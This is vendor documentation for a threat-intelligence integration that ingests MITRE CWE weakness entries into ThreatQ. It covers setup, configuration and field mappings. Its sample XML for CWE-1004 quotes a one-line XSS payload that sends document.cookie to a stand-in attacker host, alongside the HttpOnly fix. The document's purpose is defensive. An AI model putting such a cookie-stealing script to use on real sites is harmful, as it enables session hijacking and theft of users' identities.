ThreatQuotient

MITRE ATT&CK CWE CDF

Version 1.0.0

May 06, 2024

ThreatQuotient
20130 Lakeview Center Plaza Suite 400
Ashburn, VA 20147

ThreatQ Supported

Support

Email:	support@threatq.com
Web:	support.threatq.com
Phone:	703.574.9893

Contents

Warning and Disclaimer 3
Support 4
Integration Details 5
Introduction 6
Installation 7
Configuration 8
ThreatQ Mapping 9
MITRE ATT&CK CWE 9
Average Feed Run 18
Known Issues / Limitations 19
Change Log 20

Warning and Disclaimer

Support

This integration is designated as **ThreatQ Supported**.

Support Email: support@threatq.com
Support Web: https://support.threatq.com
Support Phone: 703.574.9893

Integrations/apps/add-ons designated as **ThreatQ Supported** are fully supported by ThreatQuotient's Customer Support team.

ThreatQuotient strives to ensure all ThreatQ Supported integrations will work with the current version of ThreatQuotient software at the time of initial publishing. This applies for both Hosted instance and Non-Hosted instance customers.

⚠ ThreatQuotient does not provide support or maintenance for integrations, apps, or add-ons published by any party other than ThreatQuotient, including third-party developers.

Integration Details

ThreatQuotient provides the following details for this integration:

Current Integration Version	1.0.0
Compatible with ThreatQ Versions	>= 5.16.0
Support Tier	ThreatQ Supported

Introduction

The MITRE ATT&CK CWE CDF for ThreatQuotient enables the automatic ingestion of MITRE's Common Weakness Enumerations (CWE) into ThreatQ as Vulnerabilities.

MITRE's Common Weakness Enumeration is a standardized list of software and hardware weaknesses that can be exploited by attackers. It's essentially a dictionary of common flaws categorized in a way that helps developers, security professionals, and other stakeholders discuss, identify, and prevent these weaknesses.

The integration provides the following feed:

- **MITRE ATT&CK CWE -** ingests MITRE CWEs as vulnerabilities as well as any related CVEs.

The integration ingests indicator and vulnerability type objects.

Installation

Perform the following steps to install the integration:

The same steps can be used to upgrade the integration to a new version.

1. Log into https://marketplace.threatq.com/.
2. Locate and download the integration yaml file.
3. Navigate to the integrations management page on your ThreatQ instance.
4. Click on the **Add New Integration** button.
5. Upload the integration yaml file using one of the following methods:
    - Drag and drop the file into the dialog box
    - Select **Click to Browse** to locate the file on your local machine

    ThreatQ will inform you if the feed already exists on the platform and will require user confirmation before proceeding. ThreatQ will also inform you if the new version of the feed contains changes to the user configuration. The new user configurations will overwrite the existing ones for the feed and will require user confirmation before proceeding.

6. The feed will be added to the integrations page. You will still need to configure and then enable the feed.

Configuration

ThreatQuotient does not issue API keys for third-party vendors. Contact the specific vendor to obtain API keys and other integration-related credentials.


To configure the integration:

1. Navigate to your integrations management page in ThreatQ.
2. Select the **OSINT** option from the *Category* dropdown (optional).

   If you are installing the integration for the first time, it will be located under the **Disabled** tab.

3. Click on the integration entry to open its details page.
4. Enter the following parameter under the **Configuration** tab:

PARAMETER	DESCRIPTION
Ingest CVEs As	Select the entity type to CVEs ingested as in ThreatQ. Options include: ◦ Indicators ◦ Vulnerabilities (default)



Ingest CVEs As: Vulnerabilities
Select the entity type you'd like your CVEs ingested as
Set indicator status to...: Review
Run Frequency: Every 14 Days
Next scheduled run: 2024-05-14 07:17am (-04:00)
☑ Send a notification when this feed encounters issues.
☐ Debug Option: Save the raw data response files.
We recommend leaving this disabled unless actively troubleshooting an issue because it utilizes a lot of disk space.
Additional Information
Integration Type: Feed
Version:

5. Click on the toggle switch, located above the *Additional Information* section, to enable it.

ThreatQ Mapping

MITRE ATT&CK CWE

The MITRE ATT&CK CWE CDF for ThreatQuotient enables the automatic ingestion of Common Weakness Enumerations, distributed by MITRE. In addition, the feed brings in any related CVEs.

`GET https://cwe.mitre.org/data/xml/cwec_latest.xml.zip`

Sample Response:

```
<?xml version="1.0" encoding="UTF-8"?>
<Weakness_Catalog Name="CWE" Version="4.14" Date="2024-02-29" xmlns="http://
cwe.mitre.org/cwe-7" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://cwe.mitre.org/cwe-7 http://cwe.mitre.org/data/xsd/
cwe_schema_v7.1.xsd" xmlns:xhtml="http://www.w3.org/1999/xhtml">
 <Weaknesses>
  <Weakness ID="1004" Name="Sensitive Cookie Without 'HttpOnly' Flag"
Abstraction="Variant" Structure="Simple" Status="Incomplete">
   <Description>
    The product uses a cookie to store sensitive information, but the cookie is
not marked with the HttpOnly flag.
   </Description>
   <Extended_Description>
    The HttpOnly flag directs compatible browsers to prevent client-side script
from accessing cookies. Including the HttpOnly flag in the Set-Cookie HTTP
response header helps mitigate the risk associated with Cross-Site Scripting
(XSS) where an attacker's script code might attempt to read the contents of a
cookie and exfiltrate information obtained. When set, browsers that support the
flag will not reveal the contents of the cookie to a third party via client-
side script executed via XSS.
   </Extended_Description>
   <Related_Weaknesses>
    <Related_Weakness Nature="ChildOf" CWE_ID="732" View_ID="1000"
Ordinal="Primary" />
   </Related_Weaknesses>
   <Weakness_Ordinalities>
      <Weakness_Ordinality>
         <Ordinality>Primary</Ordinality>
      </Weakness_Ordinality>
   </Weakness_Ordinalities>
   <Applicable_Platforms>
    <Language Class="Not Language-Specific" Prevalence="Undetermined" />
    <Technology Class="Web Based" Prevalence="Undetermined" />
   </Applicable_Platforms>
   <Background_Details>
    <Background_Detail>
     An HTTP cookie is a small piece of data attributed to a specific website
```

```
and stored on the user's computer by the user's web browser. This data can be
leveraged for a variety of purposes including saving information entered into
form fields, recording user activity, and for authentication purposes. Cookies
used to save or record information generated by the user are accessed and
modified by script code embedded in a web page. While cookies used for
authentication are created by the website's server and sent to the user to be
attached to future requests. These authentication cookies are often not meant
to be accessed by the web page sent to the user, and are instead just supposed
to be attached to future requests to verify authentication details.
    </Background_Detail>
   </Background_Details>
   <Modes_Of_Introduction>
    <Introduction>
     <Phase>
      Implementation
     </Phase>
    </Introduction>
   </Modes_Of_Introduction>
   <Likelihood_Of_Exploit>
    Medium
   </Likelihood_Of_Exploit>
   <Common_Consequences>
    <Consequence>
     <Scope>
      Confidentiality
     </Scope>
     <Impact>
      Read Application Data
     </Impact>
     <Note>
      If the HttpOnly flag is not set, then sensitive information stored in the
cookie may be exposed to unintended parties.
     </Note>
    </Consequence>
    <Consequence>
     <Scope>
      Integrity
     </Scope>
     <Impact>
      Gain Privileges or Assume Identity
     </Impact>
     <Note>
      If the cookie in question is an authentication cookie, then not setting
the HttpOnly flag may allow an adversary to steal authentication data (e.g., a
session ID) and assume the identity of the user.
     </Note>
    </Consequence>
   </Common_Consequences>
   <Detection_Methods>
    <Detection_Method Detection_Method_ID="DM-14">
     <Method>
```

```
      Automated Static Analysis
     </Method>
     <Description>
      Automated static analysis, commonly referred to as Static Application
Security Testing (SAST), can find some instances of this weakness by analyzing
source code (or binary/compiled code) without having to execute it. Typically,
this is done by building a model of data flow and control flow, then searching
for potentially-vulnerable patterns that connect "sources" (origins of input)
with "sinks" (destinations where the data interacts with external components, a
lower layer such as the OS, etc.)
     </Description>
     <Effectiveness>
      High
     </Effectiveness>
    </Detection_Method>
   </Detection_Methods>
   <Potential_Mitigations>
    <Mitigation>
     <Phase>
      Implementation
     </Phase>
     <Description>
      Leverage the HttpOnly flag when setting a sensitive cookie in a response.
     </Description>
     <Effectiveness>
      High
     </Effectiveness>
     <Effectiveness_Notes>
      While this mitigation is effective for protecting cookies from a
browser's own scripting engine, third-party components or plugins may have
their own engines that allow access to cookies. Attackers might also be able to
use XMLHTTPResponse to read the headers directly and obtain the cookie.
     </Effectiveness_Notes>
    </Mitigation>
   </Potential_Mitigations>
   <Demonstrative_Examples>
    <Demonstrative_Example>
     <Intro_Text>
      In this example, a cookie is used to store a session ID for a client's
interaction with a website. The intention is that the cookie will be sent to
the website with each request made by the client.
     </Intro_Text>
     <Body_Text>
      The snippet of code below establishes a new cookie to hold the sessionID.
     </Body_Text>
     <Example_Code Nature="Bad" Language="Java">
      <div>
       String sessionID = generateSessionId();
       <br />
       Cookie c = new Cookie("session_id", sessionID);
       <br />
       response.addCookie(c);
      </div>
     </Example_Code>
     <Body_Text>
      The HttpOnly flag is not set for the cookie. An attacker who can perform
XSS could insert malicious script such as:
     </Body_Text>
     <Example_Code Nature="Attack" Language="JavaScript">
      <div>
       document.write('&lt;img src="http://attacker.example.com/collect-
cookies?cookie=' + document.cookie . '"&gt;'
      </div>
     </Example_Code>
     <Body_Text>
      When the client loads and executes this script, it makes a request to the
attacker-controlled web site. The attacker can then log the request and steal
the cookie.
     </Body_Text>
     <Body_Text>
      To mitigate the risk, use the setHttpOnly(true) method.
     </Body_Text>
     <Example_Code Nature="Good" Language="Java">
      <div>
       String sessionID = generateSessionId();
       <br />
       Cookie c = new Cookie("session_id", sessionID);
       <br />
       c.setHttpOnly(true);
       <br />
       response.addCookie(c);
      </div>
     </Example_Code>
    </Demonstrative_Example>
   </Demonstrative_Examples>
   <Observed_Examples>
    <Observed_Example>
     <Reference>
      CVE-2022-24045
     </Reference>
     <Description>
      Web application for a room automation system has client-side Javascript
that sets a sensitive cookie without the HTTPOnly security attribute, allowing
the cookie to be accessed.
     </Description>
     <Link>
      https://www.cve.org/CVERecord?id=CVE-2022-24045
     </Link>
    </Observed_Example>
    <Observed_Example>
```

```
     <Reference>
      CVE-2014-3852
     </Reference>
     <Description>
      CMS written in Python does not include the HTTPOnly flag in a Set-Cookie
header, allowing remote attackers to obtain potentially sensitive information
via script access to this cookie.
     </Description>
     <Link>
      https://www.cve.org/CVERecord?id=CVE-2014-3852
     </Link>
    </Observed_Example>
    <Observed_Example>
     <Reference>
      CVE-2015-4138
     </Reference>
     <Description>
      Appliance for managing encrypted communications does not use HttpOnly
flag.
     </Description>
     <Link>
      https://www.cve.org/CVERecord?id=CVE-2015-4138
     </Link>
    </Observed_Example>
   </Observed_Examples>
   <References>
    <Reference External_Reference_ID="REF-2" />
    <Reference External_Reference_ID="REF-3" />
    <Reference External_Reference_ID="REF-4" />
    <Reference External_Reference_ID="REF-5" />
   </References>
   <Mapping_Notes>
    <Usage>
     Allowed
    </Usage>
    <Rationale>
     This CWE entry is at the Variant level of abstraction, which is a
preferred level of abstraction for mapping to the root causes of
vulnerabilities.
    </Rationale>
    <Comments>
     Carefully read both the name and description to ensure that this mapping
is an appropriate fit. Do not try to 'force' a mapping to a lower-level Base/
Variant simply to comply with this preferred level of abstraction.
    </Comments>
    <Reasons>
     <Reason Type="Acceptable-Use" />
    </Reasons>
   </Mapping_Notes>
   <Content_History>
```

```
<Submission>
 <Submission_Name>
  CWE Content Team
 </Submission_Name>
 <Submission_Organization>
  MITRE
 </Submission_Organization>
 <Submission_Date>
  2017-01-02
 </Submission_Date>
 <Submission_Version>
  2.10
 </Submission_Version>
 <Submission_ReleaseDate>
  2017-01-19
 </Submission_ReleaseDate>
</Submission>
<Modification>
 <Modification_Name>
  CWE Content Team
 </Modification_Name>
 <Modification_Organization>
  MITRE
 </Modification_Organization>
 <Modification_Date>
  2017-11-08
 </Modification_Date>
 <Modification_Comment>
  updated Applicable_Platforms, References, Relationships
 </Modification_Comment>
</Modification>
<Modification>
 <Modification_Name>
  CWE Content Team
 </Modification_Name>
 <Modification_Organization>
  MITRE
 </Modification_Organization>
 <Modification_Date>
  2020-02-24
 </Modification_Date>
 <Modification_Comment>
  updated Applicable_Platforms, Relationships
 </Modification_Comment>
</Modification>
<Modification>
 <Modification_Name>
  CWE Content Team
 </Modification_Name>
 <Modification_Organization>
```

```
      MITRE
     </Modification_Organization>
     <Modification_Date>
      2021-10-28
     </Modification_Date>
     <Modification_Comment>
      updated Relationships
     </Modification_Comment>
    </Modification>
    <Modification>
     <Modification_Name>
      CWE Content Team
     </Modification_Name>
     <Modification_Organization>
      MITRE
     </Modification_Organization>
     <Modification_Date>
      2023-01-31
     </Modification_Date>
     <Modification_Comment>
      updated Description
     </Modification_Comment>
    </Modification>
    <Modification>
     <Modification_Name>
      CWE Content Team
     </Modification_Name>
     <Modification_Organization>
      MITRE
     </Modification_Organization>
     <Modification_Date>
      2023-04-27
     </Modification_Date>
     <Modification_Comment>
      updated Detection_Factors, References, Relationships,
Time_of_Introduction
     </Modification_Comment>
    </Modification>
    <Modification>
     <Modification_Name>
      CWE Content Team
     </Modification_Name>
     <Modification_Organization>
      MITRE
     </Modification_Organization>
     <Modification_Date>
      2023-06-29
     </Modification_Date>
     <Modification_Comment>
      updated Mapping_Notes
     </Modification_Comment>
    </Modification>
    <Modification>
     <Modification_Name>
      CWE Content Team
     </Modification_Name>
     <Modification_Organization>
      MITRE
     </Modification_Organization>
     <Modification_Date>
      2023-10-26
     </Modification_Date>
     <Modification_Comment>
      updated Observed_Examples
     </Modification_Comment>
    </Modification>
   </Content_History>
  </Weakness>
 </Weaknesses>
</Weakness_Catalog>
```

ThreatQuotient provides the following default mapping for this feed:

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	PUBLISHED DATE	EXAMPLES	NOTES
`.@ID`, `.@Name`	Vulnerability Value	N/A	N/A	`CWE-5 - J2EE Misconfiguration: Data Transmission Without Encryption`	ID & Name are concatenated together
`Extended_Description, Weakness_Ordinalities, Notes, Detection_Methods, Potential_Mitigations, Background_Details`	Vulnerability Description	N/A	N/A	N/A	Various fields are concatenated together to form an HTML description containing further details about the weakness
`.Likelihood_Of_Exploit`	Attribute	Exploit Likelihood	N/A	`Medium`	N/A
`.Detection_Methods[].Detection_Method[].Method`	Attribute	Detection Method	N/A	`Automated Static Analysis`	N/A
`.Common_Consequences[].Common_Consequence[].Impact`	Attribute	Impact	N/A	`Read Files or Directories`	N/A
`.Modes_Of_Introduction[].Introduction[].Phase`	Attribute	Introduction Phase	N/A	`Operation`	N/A
`.Observed_Examples[].Observed_Example[].Reference`	Vulnerability Value, Indicator Value	CVE	N/A	`CVE-2024-12345`	Ingested Entity Type Depends on User Field Selection
`.Related_Weaknesses[].Related_Weakness[][@CWE_ID]`	Vulnerability Value	N/A	N/A	`CWE-98`	Relationship will be in the `CWE-<id> - <name>` format
`.Alternate_Terms[].Alternate_Term[].Term`	Attribute	Alternate Term	N/A	`Authorization`	N/A
`.Applicable_Platforms[].Language[][@Name]`	Attribute	Affected Language	N/A	`C++`	N/A
`.Applicable_Platforms[].Technology[][@Name]`	Attribute	Affected Technology	N/A	`Web servers`	N/A
`.Weakness_Ordinalities[].Weakness_Ordinality[].Ordinality`	Attribute	Weakness Ordinality	N/A	`Primary`	N/A
`.Affected_Resources[].Affected_Resource[]`	Attribute	Affected Resource	N/A	`Memory`	N/A
`.Potential_Mitigations[].Potential_Mitigation[].Phase`	Attribute	Potential Mitigation Phase	N/A	`Architecture and Design`	N/A
`.Potential_Mitigations[].Potential_Mitigation[].Strategy`	Attribute	Potential Mitigation Strategy	N/A	`Input Validation`	N/A

Average Feed Run

Object counts and Feed runtime are supplied as generalities only - objects returned by a provider can differ based on credential configurations and Feed runtime may vary based on system resources and load.

METRIC	RESULT
Run Time	1 minute
Vulnerabilities	2,995
Vulnerability Attributes	6,548

Known Issues / Limitations

- The ingested CVEs do not come with context. It is recommended to use the National Vulnerabilities Database (NVD) CDF to contextualize the CWEs, .

Change Log

- **Version 1.0.0**
  - Initial release